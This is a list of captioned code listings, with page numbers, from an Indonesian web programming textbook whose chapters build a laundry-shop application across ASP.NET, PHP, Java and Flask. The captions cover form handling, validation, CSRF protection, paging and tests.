Kode 11.6 `MyVisitor2.aspx`: halaman hanya berisi *markup*, ditambah satu panggilan ke metode kelas induknya. Web Forms; tidak dijalankan di sini. 1004
Kode 11.7 `MyVisitor2.aspx.cs`, *code-behind*: kelas turunan `System.Web.UI.Page` dengan perhitungan di dalam metode biasa. Web Forms; tidak dijalankan di sini. 1004
Kode 11.8 `MyAccount.html`: formulir dengan dua kolom teks dan satu tombol kirim, dikirim ke `/echo`. 1006
Kode 11.9 Apa yang diterima `/echo` dari **Kode 11.8**. Tiga pasangan nama–nilai; kata *Balance:* dan *Euro* bukan data dan tidak dikirim. 1007
Kode 11.10 Permintaan GET: data berada di baris permintaan, tampak di bilah alamat, di riwayat, dan di setiap log server. 1009
Kode 11.11 Data yang sama sebagai permintaan POST: pasangan-pasangannya pindah ke badan, dan dua *header* menjelaskan badan itu — panjangnya dan pengodeannya. 1009
Kode 11.12 `all-inputs.html`: setiap jenis kontrol formulir, dikirim sebagai `multipart/form-data` oleh *Send* dan sebagai *query* GET oleh *Send as GET*. 1010
Kode 11.13 Pasangan-pasangan yang tiba ketika *Send* ditekan. Kolom kosong tiba kosong; `extra` dan `days` tiba beberapa kali; `discount` (*disabled*), kolom tanpa nama, *Reset*, *Plain button*, dan tombol gambar yang tidak diklik tidak ada. 1014
Kode 11.14 Formulir yang sama dikirim dengan GET: semuanya berada di URL, termasuk kata sandi `pin=4321`, dan fotonya tinggal nama berkas saja. 1015
Kode 11.15 `encodings.html`: satu set kolom dalam tiga formulir, satu untuk setiap `enctype`. 1016
Kode 11.16 Badan *urlencoded* sebagaimana dikirim Chromium, lalu sebagaimana diuraikan `Forms.urlencoded`. *Ampersand* menjadi `%26`, koma menjadi `%2C`, setiap spasi menjadi `+`, dan satu karakter ½ menjadi dua byte, `%C2%BD`. 1016
Kode 11.17 Badan multipart: satu bagian per kolom, dipisahkan oleh *boundary*. Setiap `\r` menandai *carriage return*; dua byte ½ dicetak sebagai dua titik karena *echo* hanya mencetak ASCII. Sembilan byte berkas berpindah persis apa adanya. 1017
Kode 11.18 Badan text/plain. Nilai yang memuat pemisah baris atau `=` tidak dapat dibedakan dari kolom berikutnya; pengodean ini untuk manusia yang membaca surel, bukan untuk program. 1017
Kode 11.19 Sketsa kelas `Label`: satu properti per atribut. Badan `...` hanyalah penanda tempat; ini garis besar kelas sebenarnya, bukan kode untuk dikompilasi. 1020
Kode 11.20 `MyAccount.aspx`: satu formulir sisi server, banyak kontrol server, dan sebuah *event handler* yang disebut di atribut setiap kontrol yang membangkitkan *event*. Web Forms; tidak dijalankan di sini. 1022
Kode 11.21 `MyAccount.aspx.cs`: para *event handler*. Masing-masing membaca dan menulis kontrol sebagai objek — `TextBox1.Text`, `apples.Checked`, `lbCarCode.SelectedItem` — dan tidak pernah menyentuh HTTP. Web Forms; tidak dijalankan di sini. 1025
Kode 11.22 Awal HTML yang dirender `MyAccount.aspx`. Kolom-kolom tersembunyi membawa target *event*, argumen *event*, dan ViewState; `__doPostBack` memungkinkan JavaScript mengirim formulir atas nama sebuah kontrol. Keluaran Web Forms, disalin dan dipendekkan; tidak dijalankan di sini. 1026
Kode 11.23 `LifeCycle.aspx.cs`: *event* halaman yang dihubungkan berdasarkan nama. Pada kunjungan pertama ia mencetak PreInit, Init, Load (first visit), PreRender; setelah tombol ditekan, PreInit, Init, Load (postback), Button1_Click, PreRender. Web Forms; tidak dijalankan di sini. 1031
Kode 11.24 `LifeCycle.aspx`: satu tombol server. Web Forms; tidak dijalankan di sini. 1031

Kode 11.25 `Global.asax`: *event* aplikasi dan sesi. `Application.Lock()` mencegah dua sesi baru memperbarui hitungan pada saat yang sama — masalah *lost update* dari Subbab 11.2.4 lagi. Web Forms; tidak dijalankan di sini. 1031
Kode 11.26 `Account.cshtml.cs`: model halaman. Nilai kiriman diikat ke properti; setiap tombol memiliki *handler*; string keluaran adalah properti biasa yang bernilai awal `"Label"`, teks bawaan label Web Forms. 1034
Kode 11.27 `Account.cshtml`: *view*. Dua masukan tersembunyi membawa satu-satunya keadaan yang diperlukan halaman dari satu kiriman ke kiriman berikutnya; selebihnya dikirim sendiri oleh kontrol-kontrol. 1036
Kode 11.28 `Lifecycle.cshtml.cs`: model halaman yang merekam setiap tahap hidupnya sendiri. 1039
Kode 11.29 `Lifecycle.cshtml`: mencetak langkah-langkah yang terekam, lalu menambahkan satu langkah yang terlambat untuk dicetak. 1039
Kode 11.30 Siklus hidup terekam untuk GET dan untuk POST. Langkah 7 tidak pernah muncul: langkah itu ditambahkan setelah daftarnya selesai dituliskan. 1039
Kode 11.31 Properti-properti terikat milik `NewModel`. Masing-masing diisi dari kolom kiriman yang bernama sama; atribut setelah `BindProperty` adalah aturan validasi beserta pesan yang akan ditampilkan halaman. 1041
Kode 11.32 HTML yang ditulis *tag helper* untuk formulir nota baru, ditangkap dengan `curl`. Atribut Anda dipertahankan; `id`, `name`, `value`, `type`, atribut `data-val-*`, `formaction`, token *antiforgery*, dan `Express=false` tersembunyi ditambahkan. 1043
Kode 11.33 *Handler* halaman nota baru: `OnGet` menggambar formulir kosong; `OnPostPreview` dan `OnPostSave` menjawab kedua tombol, masing-masing memeriksa lebih dulu, lalu menggambar ulang halaman beserta galatnya atau mengerjakan tugasnya. 1045
Kode 11.34 `Check`: menormalkan nilai ketikan, lalu menambahkan galat yang memerlukan data — pelanggan tidak dikenal, ekspres pada layanan yang salah, jumlah yang bukan bilangan bulat untuk barang satuan, rak yang terisi — dan menghitung jumlah satuan. 1046
Kode 11.35 Empat baris pertama jawaban atas `POST /bills/new/save` yang berhasil, ditangkap dengan `curl -i`. *Header* `Location`, yang menyusul, menyebut nota baru. 1048
Kode 11.36 POST ke `/bills/new/save` tanpa token. *Framework* menjawab 400 bahkan sebelum model halaman dibuat. 1049
Kode 11.37 `BillRules.cs`: format rupiah, kata satuan, jumlah dalam persepuluhan, dan harga dengan biaya tambahan ekspres yang dihitung dari daftar harga. 1050
Kode 11.38 `New.cshtml`: formulir nota baru. `asp-for` menghubungkan setiap kontrol dengan properti terikat; `asp-validation-for` menampilkan galat properti itu; `asp-page-handler` menyebut *handler* yang dipanggil setiap tombol. 1052
Kode 11.39 `Details.cshtml.cs`: satu nota beserta foto-foto notanya. Unggahan ditolak kecuali tidak kosong, paling besar 2 MB, dan diawali byte JPEG atau PNG; foto disimpan dengan nama acak pilihan server. 1055
Kode 11.40 `Program.cs`: layanan, *middleware antiforgery*, Razor Pages, dan satu *endpoint* yang menyajikan foto nota, yang hanya menerima nama dengan bentuk persis seperti yang dibuat unggahan. 1057
Kode 11.41 `Details.cshtml`: nota, foto-fotonya, dan formulir unggah dengan `enctype="multipart/form-data"`. 1058
Kode 11.42 *Interface* `ILaundryStore`: segala yang diperlukan halaman-halaman dari data toko. 1060
Kode 11.43 `SqliteLaundryStore.Save`: id berikutnya, nota, dan baris log status pertamanya di dalam satu transaksi. Hanya dikompilasi dengan `UseSqlite=true`; tidak dikompilasi dalam build buku ini. 1060
Kode 11.44 `LaundryForms.csproj`: proyek web di .NET 10 tanpa referensi paket, dan sakelar ke SQLite. 1061
Kode 11.45 `check()` di PHP: setiap nilai dibaca melalui satu *closure* yang mengubah kolom yang tidak ada atau bukan string menjadi `''`, lalu diperiksa dengan pola, pesan, dan aritmetika persepuluhan yang sama seperti **Kode 11.34**. 1062
Kode 11.46 `price()` di PHP: harga satuan dari basis data, harga ekspres dan biaya tambahannya dari daftar harga, serta kalimat penjelasnya. 1063

Kode 11.47 `web.php`: *escaping*, *cookie* sesi yang tidak dapat dibaca JavaScript (`httponly`) dan tidak dikirim bersama POST lintas situs (`SameSite=Lax`), token CSRF, perender *view* kecil, dan pengalihan dengan 303. 1064
Kode 11.48 `public/index.php`: formulir nota baru dengan Post/Redirect/Get, halaman nota, unggah foto nota, satu pintu untuk foto, dan halaman `/echo` dari Subbab 11.4. 1065
Kode 11.49 `views/new_bill.php`: formulir yang sama dengan **Kode 11.38**, ditulis manual; `name="action"` pada kedua tombol memberi tahu server tombol mana yang ditekan. 1068
Kode 11.50 Menguraikan `application/x-www-form-urlencoded`: `URLDecoder` mengubah `+` menjadi spasi dan urutan `%XX` menjadi byte, dibaca sebagai UTF-8. 1070
Kode 11.51 Menguraikan `multipart/form-data` secara manual: temukan *boundary*, pecah badan menjadi bagian-bagian, pisahkan *header* setiap bagian dari byte-nya. Bagian berkas mempertahankan byte-nya persis. 1070
Kode 11.52 Awal `Main.route`: batas ukuran, penguraian menurut *content type*, dan pemeriksaan CSRF. Untuk nama yang berulang, nilai pertama yang menang, seperti `getParameter` pada *servlet*. 1072
Kode 11.53 Unggah foto nota di Java: kosong, terlalu besar, JPEG atau PNG menurut byte pertamanya, atau ditolak; lalu disimpan dengan nama acak. 1073
Kode 11.54 `h()`: *escaping* HTML untuk teks dan atribut bertanda kutip. Dalam skema *escaping* berbasis penggantian, `&` harus diganti lebih dulu; perulangan per karakter tidak memiliki urutan yang dapat salah. 1074
Kode 11.55 `check()` dan `price()` di Python: pola, pesan, dan aritmetika persepuluhan yang sama; harga berasal dari tabel `Service`. 1075
Kode 11.56 `app.py`: jalur Flask selengkapnya — pemeriksaan CSRF, formulir nota baru, halaman nota, unggahan, pintu foto, dan `/echo`. 1077
Kode 11.57 `templates/new_bill.html`: formulir dalam Jinja2. `{{ form.customer }}` di-*escape* otomatis, baik di teks maupun di dalam nilai atribut. 1081
Kode 11.58 Dua puluh pemeriksaan terhadap jalur Java, sebagaimana dicetak. Baris basis data memperlihatkan nota B2954 persis seperti yang dihitung server: layanan S0002, 3 satuan, Rp 36.000, *queued*, diterima oleh E0004, dengan satu baris log status. 1085
Kode 11.59 Baris terakhir `form_suite.py` untuk setiap jalur. Jalur Razor menyimpan notanya di memori, sehingga pemeriksaan 20-nya memeriksa halaman nota, bukan berkas basis data. 1086
Kode 12.1 `schema.jsp`: model data fisik, dibaca dari basis data yang hidup pada setiap permintaan. 1101
Kode 12.2 `SchemaReport.java`: model fisik sebagai Markdown, melalui kelas model yang dipakai halaman JSP. 1101
Kode 12.3 `schema_report.py`: laporan yang sama dari uraian SQLite sendiri tentang tabel-tabelnya. 1102
Kode 12.4 `Office.java`: model Back Office. Setiap aturan dan setiap pernyataan SQL kedelapan fitur ada di sini, dan tidak ada apa pun tentang HTML. 1105
Kode 12.5 `guard.jspf`: tanpa pemilik, tanpa halaman; tanpa token, tanpa perubahan; serta objek model halaman. 1112
Kode 12.6 `header.jspf`: tata letak yang dipakai bersama setiap halaman, dengan pesan sekali tampil. 1113
Kode 12.7 `login.jsp`: *login* pemilik; percobaan yang gagal dijawab dengan 401 dan tetap menyimpan apa yang diketik di isian surel. 1113
Kode 12.8 `services.jsp` (F1): pencarian, daftar, dan tombol Delete berupa formulir POST yang membawa token. 1114
Kode 12.9 `service-form.jsp` (F2, F3): satu halaman untuk menambah dan mengubah, mengikuti siklus **Gambar 12.1**. 1115
Kode 12.10 `service-delete.jsp` (F4): hanya POST; *foreign key* yang memutuskan, halaman yang melaporkan. 1116
Kode 12.11 `outlets.jsp` (F5): satu kartu per gerai, dengan staf dan antreannya. 1117
Kode 12.12 `BackOffice.java`: kedelapan fitur di atas `com.sun.net.httpserver`, dengan kelas model yang sama seperti halaman JSP. 1118
Kode 12.13 `back_office.py`: kedelapan fitur dalam Flask; penjaganya satu fungsi `before_request` 1126

Kode 12.14 `style.css`: warna bernama, satu langkah jarak, satu skala huruf, fokus yang terlihat, dan tata letak ponsel. 1136
Kode 12.15 `contrast.py`: rasio kontras setiap warna teks dalam *stylesheet*, menurut Persamaan (12.1) sampai Persamaan (12.3). 1138
Kode 12.16 `Contrast.java`: pemeriksaan yang sama dalam Java. 1139
Kode 12.17 `acceptance.py`: 21 pemeriksaan Back Office melalui HTTP sungguhan, untuk ketiga versi mana pun. 1143
Kode 12.18 `run_acceptance.sh`: satu versi, satu basis data baru, satu putaran, lalu *server* dihentikan. 1147
Kode 12.19 `build-war.sh`: Back Office sebagai `dist/laundry.war` untuk Tomcat 10.1 atau lebih baru. 1149
Kode 12.20 `Dockerfile`: WAR di atas Tomcat 10.1, untuk *host* yang menjalankan kontainer. 1149
Kode 12.21 `gitignore.txt`: salin ke akar proyek sebagai `.gitignore`. 1150
Kode 12.22 `Program.cs`: Razor Pages, satu penyimpan data bersama, berkas statis. 1151
Kode 12.23 `Store.cs`: data Laundry di memori, dengan operasi-operasi Soal 12.7 dan 12.8. 1151
Kode 12.24 `Quote.aspx`: taksiran harga sebagai halaman Web Forms satu berkas, untuk dibaca (tidak dijalankan). 1156
Kode 12.25 `Quote.cshtml`: *markup* dengan *tag helper* yang terikat pada properti *page model*. 1157
Kode 12.26 `Quote.cshtml.cs`: *page model*; `OnPost` memvalidasi dan menghitung di *server*. 1157
Kode 12.27 `P125Quote.java`: taksiran harga di atas *server* HTTP JDK. 1158
Kode 12.28 `p125_quote.py`: taksiran harga dalam Flask, dan `/wrong`, yang memercayai total hitungan peramban. 1160
Kode 12.29 `Counter.cshtml.cs`: `OnGet` menaikkan hitungan di dalam kunci; `OnGetNaive`, yang dicapai dengan `?handler=Naive`, tidak. 1164
Kode 12.30 `P126Counter.java`: penghitung di atas *server* JDK dengan enam belas *thread*, dengan dan tanpa `synchronized`. 1165
Kode 12.31 `p126_counter.py`: penghitung dalam Flask, dengan dan tanpa `threading.Lock`. 1166
Kode 12.32 `hammer.py`: enam belas pengunjung sekaligus terhadap satu alamat penghitung. 1167
Kode 12.33 `NewBill.aspx`: aturan sebagai *validator control*, untuk dibaca (tidak dijalankan). 1170
Kode 12.34 `NewBill.aspx.cs`: *code-behind*-nya; `Page.IsValid` diperiksa sebelum apa pun ditulis. 1171
Kode 12.35 `Bills/New.cshtml`: lima isian, masing-masing dengan pesan validasinya. 1172
Kode 12.36 `Bills/New.cshtml.cs`: aturan bentuk sebagai atribut, aturan keberadaan dalam kode, tagihan dihitung oleh penyimpan. 1172
Kode 12.37 `p127_bills.py`: formulir nota dan halaman nota dalam Flask, di atas SQLite. 1175
Kode 12.38 `P127Bills.java`: formulir nota dan halaman nota di atas *server* HTTP JDK. 1178
Kode 12.39 `bills_check.py`: satu skrip untuk ketiga versi, karena alamat dan nama isiannya sama. 1184
Kode 12.40 `BillDetail.aspx.cs`: dua *event* Click pada halaman yang melakukan *postback* ke dirinya sendiri (tidak dijalankan). 1188
Kode 12.41 `Bills/Detail.cshtml`: `@page "{id}"` menaruh id nota di *path*; dua formulir menyebut dua *handler*. 1188
Kode 12.42 `Bills/Detail.cshtml.cs`: `OnGet`, `OnPostAdvance`, `OnPostPay`; setiap POST diakhiri *redirect*. 1189
Kode 12.43 `Status.cshtml`: formulir yang tidak pernah dikirim; tombol-tombolnya memanggil skrip. 1192
Kode 12.44 `_StatusCard.cshtml`: jawaban *thin client*, dibuat dan di-*escape* di *server*. 1192
Kode 12.45 `Status.cshtml.cs`: `OnGetFragment` mengembalikan HTML, `OnGetJson` mengembalikan JSON, dan keduanya mencari nota dengan cara yang sama. 1192
Kode 12.46 `status.js`: ketiga mode, *thin*, *fat* dengan `innerHTML`, dan *fat* dengan `textContent`. 1193
Kode 12.47 `P129Status.java`: potongan HTML di-*escape* oleh `h()`, JSON ditulis oleh `json()`. 1194
Kode 12.48 `p129_status.py`: potongan HTML di-*escape* oleh Jinja, JSON oleh `jsonify`. 1197
Kode 12.49 `status_demo.py`: apa yang berpindah, dan apa yang berjalan, untuk setiap mode. 1199
Kode 12.50 `queue.php`: kueri dengan PDO dan *placeholder*; setiap nilai dicetak melalui `h()` [19]. 1201

Kode 12.51 queue.jsp: SQL yang sama melalui kelas model Back Office, dicetak dengan <c:out>. 1202
Kode 12.52 Queue.cshtml.cs: pertanyaan yang sama dalam LINQ atas penyimpan; GroupJoin mempertahankan setiap gerai. 1203
Kode 12.53 P1210Queue.java: halaman itu di atas *server* HTTP JDK. 1204
Kode 12.54 p1210_queue.py: halaman itu dalam Flask. 1205
Kode 12.55 p1210_wrong.py: tiga kueri yang menggoda dan satu yang benar. 1207
Kode 12.56 forge.py: formulir palsu tanpa token, dengan token orang lain, dan formulir yang asli. 1208
Kode 12.57 exercises.py: penyelesaian Latihan 12.1 dan 12.2. 1214
Kode 13.1 Awal MyLaundryDB.sql: basis data dan tabel Bill-nya. status adalah enum tiga kata, dan nota baru bernilai queued kecuali dinyatakan lain. 1223
Kode 13.2 MySQLConnect/Program.cs: membuka koneksi, membaca tabel dengan *data reader*, mencetaknya, dan menutup koneksi apa pun yang terjadi. Program ini memakai paket konektor MySQL *MySql.Data*. Tidak dijalankan dalam pembangunan buku ini. 1225
Kode 13.3 01Show.aspx: sebuah formulir dengan satu GridView tanpa kolom yang dideklarasikan. Tidak dijalankan dalam pembangunan buku ini (Web Forms memerlukan Windows dan .NET Framework 4.8). 1229
Kode 13.4 01Show.aspx.cs: mengisi sebuah DataSet dari tabel Service, mengikat *grid* kepadanya, dan memberi gaya pada kepala tabel serta baris berselang. Tidak dijalankan dalam pembangunan buku ini. 1229
Kode 13.5 02DeleteSelect.aspx: tiga kolom terikat dan dua kolom perintah, dengan *handler* untuk memilih dan menghapus baris. Tidak dijalankan dalam pembangunan buku ini. 1231
Kode 13.6 02DeleteSelect.aspx.cs: DataSet disimpan di sesi di antara *postback*; DeleteRow membuang sebuah baris dari *view* lalu dari basis data; SelectRow menyorot sebuah baris dan menampilkan dua selnya. Tidak dijalankan dalam pembangunan buku ini. 1232
Kode 13.7 03FillSelect.aspx: sebuah *grid*, tombol yang mengisi *list box* dari data *grid*, dan label untuk pilihan pada *list box*. Tidak dijalankan dalam pembangunan buku ini. 1236
Kode 13.8 03FillSelect.aspx.cs: ListBox1.DataSource = GridView1.DataSource hanya berhasil karena Page_Load mengikat *grid* lagi pada setiap permintaan, termasuk *postback*. Tidak dijalankan dalam pembangunan buku ini. 1237
Kode 13.9 04EditDeleteSelect.aspx: kolom templat dengan templat butir dan templat ubah, *command field* untuk Edit dan Delete, tautan pilih, dan formulir tambah di bawah *grid*. Tidak dijalankan dalam pembangunan buku ini. 1238
Kode 13.10 04EditDeleteSelect.aspx.cs: setiap perubahan adalah perintah berparameter, setiap *handler* diakhiri dengan mengikat ulang *grid*, dan RowDataBound memberi setiap tautan Delete dialog konfirmasi. Tidak dijalankan dalam pembangunan buku ini. 1241
Kode 13.11 LaundryBills/Bills.aspx: *grid* nota dengan SqlDataSource, pembagian halaman, pengurutan, penyaringan melalui dua *drop-down list*, dan pengubahan status di tempat. Tidak dijalankan dalam pembangunan buku ini. 1247
Kode 13.12 LaundryBills/Web.config: *connection string* berada di konfigurasi, bukan di halaman, dan menyebut akun yang hanya memiliki hak yang diperlukan halaman. Tidak dijalankan dalam pembangunan buku ini. 1250
Kode 13.13 LaundryBills/Bills.aspx.cs: menyembunyikan tautan yang tidak berlaku, menolak perubahan status yang melompati satu langkah, dan menghapus nota hanya selama nota itu *queued* dan belum dibayar, di dalam sebuah transaksi. Ditulis untuk C# 5, yang dikompilasi secara bawaan oleh situs web .NET Framework 4.8. Tidak dijalankan dalam pembangunan buku ini; sintaksisnya diperiksa dengan Roslyn. 1250
Kode 13.14 Data/GridState.cs: *state grid* sebagai *record* yang tak dapat diubah (*immutable*), dengan penguraian yang hanya menyimpan nilai yang diizinkan dan tiga pembangun alamat yang dipakai setiap tautan. 1255
Kode 13.15 where() dalam python/grid.py: satu syarat untuk setiap saringan yang diisi, masing-masing dengan ? untuk nilainya, dan nilai-nilai itu dalam sebuah *list* dengan urutan yang sama. 1257
Kode 13.16 Keluaran bench/order_by_param.py. Diikat sebagai parameter, 'c.name' hanyalah sebuah *string* yang sama untuk setiap baris, sehingga baris kembali tanpa urutan tertentu; ditulis ke dalam pernyataan, c.name mengurutkan menurut nama pelanggan. 1259
Kode 13.17 SORTS dalam python/grid.py: delapan kunci pengurutan yang boleh disebut pengunjung, masing-masing dipetakan ke ekspresi SQL yang akan ditulis program. 1259

Kode 13.18 `order_by()`: kolom berasal dari `SORTS`, arah adalah salah satu dari dua kata tetap, dan id nota selalu ditambahkan sebagai pemutus seri (*tie-breaker*). 1260
Kode 13.19 Keluaran nyata `bench/tie_breaker.py`: halaman pertama berisi sepuluh nota yang diurutkan menurut jumlah, tanpa dan dengan id nota sebagai pemutus seri. Empat nota terakhir berbeda, karena mereka adalah empat dari tujuh belas yang seri. 1260
Kode 13.20 `fetch_page()`: hitung jumlah dan total lebih dulu, jepit nomor halaman, lalu ambil tepat satu halaman dengan `LIMIT ? OFFSET ?`, keduanya diikat. 1262
Kode 13.21 Bagian dari `BillGrid::page()` dalam `php/src/Grid.php`: nilai saringan diikat apa adanya; *limit* dan offset diikat dengan `PDO::PARAM_INT`, yang mengirimnya sebagai bilangan. 1263
Kode 13.22 Keluaran nyata `bench/paging_bench.py` (SQLite 3.45.1 di mesin pembangun buku). Waktu adalah median dalam milidetik; "same rows? yes" berarti halaman *keyset* sama persis dengan halaman OFFSET. 1265
Kode 13.23 `fetch_after()` dalam `python/grid.py`: *keyset paging* dengan syarat ramah-indeks dari Persamaan (13.8), di bawah saringan yang sama dengan halaman bernomor. 1268
Kode 13.24 Keluaran nyata `python -m unittest -v test_keyset`: penelusuran OFFSET dan penelusuran *keyset* atas seluruh 2.953 nota sepakat, nota demi nota. 1268
Kode 13.25 Baris ubah dalam `python/templates/_grid.html`: *state grid* dalam *field* tersembunyi, id nota dan status *saat ini*, sebuah daftar berisi satu-satunya status berikutnya yang diizinkan, dan tautan Cancel. 1269
Kode 13.26 `transaction()` dan `advance()` dalam `python/grid.py`: satu langkah alur kerja, diperiksa, bersyarat pada status yang masih `old`, dengan baris StatusLog-nya dalam transaksi yang sama. 1270
Kode 13.27 Dua *handler* POST dalam `python/app.py` dan pengalihan yang mereka pakai bersama. `code=303` adalah *See Other*: "hasilnya ada di alamat ini; ambillah dengan GET". 1271
Kode 13.28 `delete()` dalam `python/grid.py`: memeriksa status dan pembayaran nota lalu menghapus baris *log*-nya dan notanya, semuanya di dalam satu transaksi yang memegang kunci tulis sejak awal. 1274
Kode 13.29 `csv_cell()` dan `csv_lines()` dalam `python/grid.py`: menetralkan rumus, memberi tanda petik bila perlu, menulis BOM sekali, dan mengakhiri setiap baris dengan CR LF. 1276
Kode 13.30 Empat baris pertama `/bills.csv?outlet=O02&status=queued&sort=customer&dir=asc` dari *grid* PHP (setelah perubahan status pada **Kode 13.40**). *Field* yang mengandung koma diberi tanda petik; berkas diawali BOM. 1276
Kode 13.31 `LaundryGrid.csproj`: proyek ASP.NET Core untuk .NET 10 tanpa referensi paket, dengan sebuah sakelar, `UseSqlite`, yang menyalakan jalur kode SQLite setelah paketnya ditambahkan. 1277
Kode 13.32 `Program.cs`: memilih penyimpanan, menolak POST lintas situs, melayani berkas statis bersama, menjawab `/bills.csv`, dan memetakan Razor Pages. 1278
Kode 13.33 `Pages/Bills.cshtml.cs`: `OnGet` mengisi properti yang dibaca templat (atau hanya mengembalikan *grid* bila `partial=1`); dua *handler* POST mengubah nota dan menjawab 303. 1279
Kode 13.34 Bagian pertama `Pages/_Grid.cshtml`. `@Html.AntiForgeryToken()` menaruh token di dalam *grid* untuk skrip di Subbab 13.21; *tag helper* formulir menambahkan token pada setiap formulir dengan sendirinya. 1281
Kode 13.35 Dua POST yang dikirim dengan `curl` ke *grid* Razor Pages. Yang pertama tidak membawa token *antiforgery* dan ditolak Razor Pages; yang kedua mengaku berasal dari *origin* lain dan ditolak oleh *middleware* pada **Kode 13.32**. 1283
Kode 13.36 Daftar putih pengurutan milik `MemoryBillStore`: delapan kunci, delapan pembanding. `string.CompareOrdinal` membandingkan kode karakter, sehingga mengurutkan nama seperti kolasi bawaan SQLite. 1283
Kode 13.37 `SqlBillStore.Page()`: hitung jumlah dan total, jepit, lalu satu halaman dengan `LIMIT @limit OFFSET @offset`. Dikompilasi dalam pembangunan buku ini, tidak dijalankan (memerlukan paket Microsoft.Data.Sqlite). 1284
Kode 13.38 `GridState::parse()` dalam `php/src/Grid.php`: daftar-daftar putih **Tabel 13.7** dalam PHP, dengan penjaga terhadap parameter berupa *array*. 1285

Kode 13.39 Rute-rute `php/public/index.php`: dua GET untuk membaca, dua POST untuk mengubah (masing-masing dijawab `back_to_grid` dengan 303), dan ekspor CSV yang ditulis baris demi baris. 1286
Kode 13.40 Permintaan yang dikirim dengan `curl` ke *grid* PHP (`tests/demo_requests.sh`). Pengurutan sisipan menghasilkan *grid* bawaan; perubahan status menjawab 303 dengan *state grid* dan sebuah kode pesan; POST lintas situs ditolak. 1287
Kode 13.41 `Main.route()`: satu *handler* untuk setiap jalur, satu koneksi basis data per permintaan, dan sebuah *catch* yang mencatat rinciannya dan memberi pengunjung satu kalimat. 1288
Kode 13.42 `BillGrid.page()`: `PreparedStatement` dengan *placeholder* `?`; nilai-nilai saringan, lalu *limit* dan offset, diikat dengan `setObject` secara berurutan. 1289
Kode 13.43 Bagian pertama `python/app.py`: satu koneksi SQLite per permintaan, disimpan di `g` milik Flask dan ditutup ketika permintaan berakhir; penjaga lintas situs sebagai fungsi `before_request`; dan *handler* GET, yang memilih *keyset* atau halaman bernomor serta seluruh halaman atau fragmennya [17]. 1290
Kode 13.44 `static/grid-enhance.js`: menangkap tautan dan formulir *grid*, mengambil fragmen *grid* dengan `partial=1`, menukarnya di tempat, menjaga bilah alamat dan tombol Back tetap selaras, dan meminta konfirmasi penghapusan sebelum mengirimnya. 1293
Kode 13.45 Keluaran nyata `tests/run_checks.sh java`: 44 pemeriksaan atas pembacaan, pengurutan, penyaringan, injeksi, ekspor CSV, alur kerja status, penghapusan, POST lintas situs, berkas statis, dan basis data sesudahnya. 1297
Kode 14.1 `01FirstNameFilling.aspx` (Web Forms, tidak dijalankan di sini): formulir yang atribut `onsubmit`-nya memanggil fungsi JavaScript yang menolak nama depan kosong. 1308
Kode 14.2 `02UserIDRequired.aspx` (Web Forms, tidak dijalankan di sini): `RequiredFieldValidator` yang teksnya sendiri berupa tanda bintang dan yang `ErrorMessage`-nya dikirim ke `ValidationSummary`. 1311
Kode 14.3 `03PasswordsNotMatch.aspx` (Web Forms, tidak dijalankan di sini): `CompareValidator` yang mensyaratkan kata sandi kedua sama dengan yang pertama. 1313
Kode 14.4 `05GreaterThan18.aspx` (Web Forms, tidak dijalankan di sini): `CompareValidator` dengan `Operator="GreaterThan"`, `ValueToCompare="18"`, dan `Type="Integer"`. 1314
Kode 14.5 `06Range30to40.aspx` (Web Forms, tidak dijalankan di sini): `RangeValidator` dengan `Type="Integer"`, `MinimumValue="30"`, dan `MaximumValue="40"`. 1314
Kode 14.6 `08PasswordsRegEx.aspx` (Web Forms, tidak dijalankan di sini): dua *regular expression* dan satu pemeriksaan wajib menjaga kotak kata sandi yang sama; `Display="Dynamic"` mencegah validator yang kosong memakan tempat. 1315
Kode 14.7 `10ClientValidation.aspx` (Web Forms, tidak dijalankan di sini): `CustomValidator` dengan `ClientValidationFunction="validateNumber"`; peramban memutuskan sebelum mengirim. 1317
Kode 14.8 `11ServerValidation.aspx` (Web Forms, tidak dijalankan di sini): aturan yang sama sebagai metode server yang disebut dalam `OnServerValidate`, yang juga menolak teks yang bukan angka. 1319
Kode 14.9 `12ValidationSummary.aspx` (Web Forms, tidak dijalankan di sini): dua *field* wajib dan `ValidationSummary` yang `HeaderText`-nya menjadi pengantar daftar. 1320
Kode 14.10 `CustomerNew.aspx` (Web Forms, tidak dijalankan di sini): formulir pelanggan Laundry dengan validator *required*, *range*, *custom*, *regular expression*, dan *compare*, serta ringkasan di bagian atas. 1321
Kode 14.11 `CustomerNew.aspx.cs` (Web Forms, tidak dijalankan di sini): batas tanggal diisi pada setiap permintaan, aturan ponsel berjalan di server, dan tidak ada yang disimpan kecuali `Page.IsValid` bernilai `true`. 1323
Kode 14.12 `MoneyField.ascx` (Web Forms, tidak dijalankan di sini): *user control* dengan jumlah uang dan daftar mata uang yang nilainya berupa kurs terhadap euro. 1324
Kode 14.13 `MoneyField.ascx.cs` (Web Forms, tidak dijalankan di sini): properti `Text` membuka akses ke jumlah uang; `OldRate` disimpan di `ViewState` agar *postback* berikutnya tahu dalam mata uang apa jumlah itu dinyatakan. 1325
Kode 14.14 `13UserControl.aspx` (Web Forms, tidak dijalankan di sini): `@Register` memberi *user control* awalan dan nama tag, dan halaman memakainya dua kali sebagai `<my:MoneyField>`. 1326

Kode 14.15 `LaundryState.csproj`: Web SDK dan tidak ada yang lain. Penyimpanan SQLite yang opsional dinyalakan oleh sebuah properti *build*, setelah pembaca menambahkan satu paket. 1327
Kode 14.16 `Program.cs`: Razor Pages dengan pesan *binding* khusus, sesi 20 menit yang *cookie*-nya `HttpOnly` dan `SameSite=Lax`, TempData yang disimpan di sesi, *cache* memori untuk seluruh aplikasi, dan penyimpanan data. 1327
Kode 14.17 `CustomerInput.cs`: setiap aturan formulir pelanggan sebagai atribut, ditambah satu aturan yang memerlukan tanggal hari ini di `Validate`. 1329
Kode 14.18 `Phone.cs`: `Normalize` mengubah apa yang diketik menjadi sepuluh sampai tiga belas angka atau `null`; `Format` menuliskan angka-angka itu seperti basis data Laundry menyimpan nomor telepon. 1331
Kode 14.19 `IndonesianMobileAttribute.cs`: `IsValid` berjalan di server; `AddValidation` menulis dua atribut `data-val-*` agar peramban dapat menjalankan aturan yang sama. 1332
Kode 14.20 `New.cshtml.cs`: jika `ModelState` tidak valid, halaman ditampilkan lagi dengan status 422; jika valid, pelanggan disimpan dan peramban dialihkan. 1333
Kode 14.21 `New.cshtml`: *tag helper* menggambar setiap label, *input*, dan pesan dari model, dan *partial* skrip menyalakan validasi sisi klien. 1334
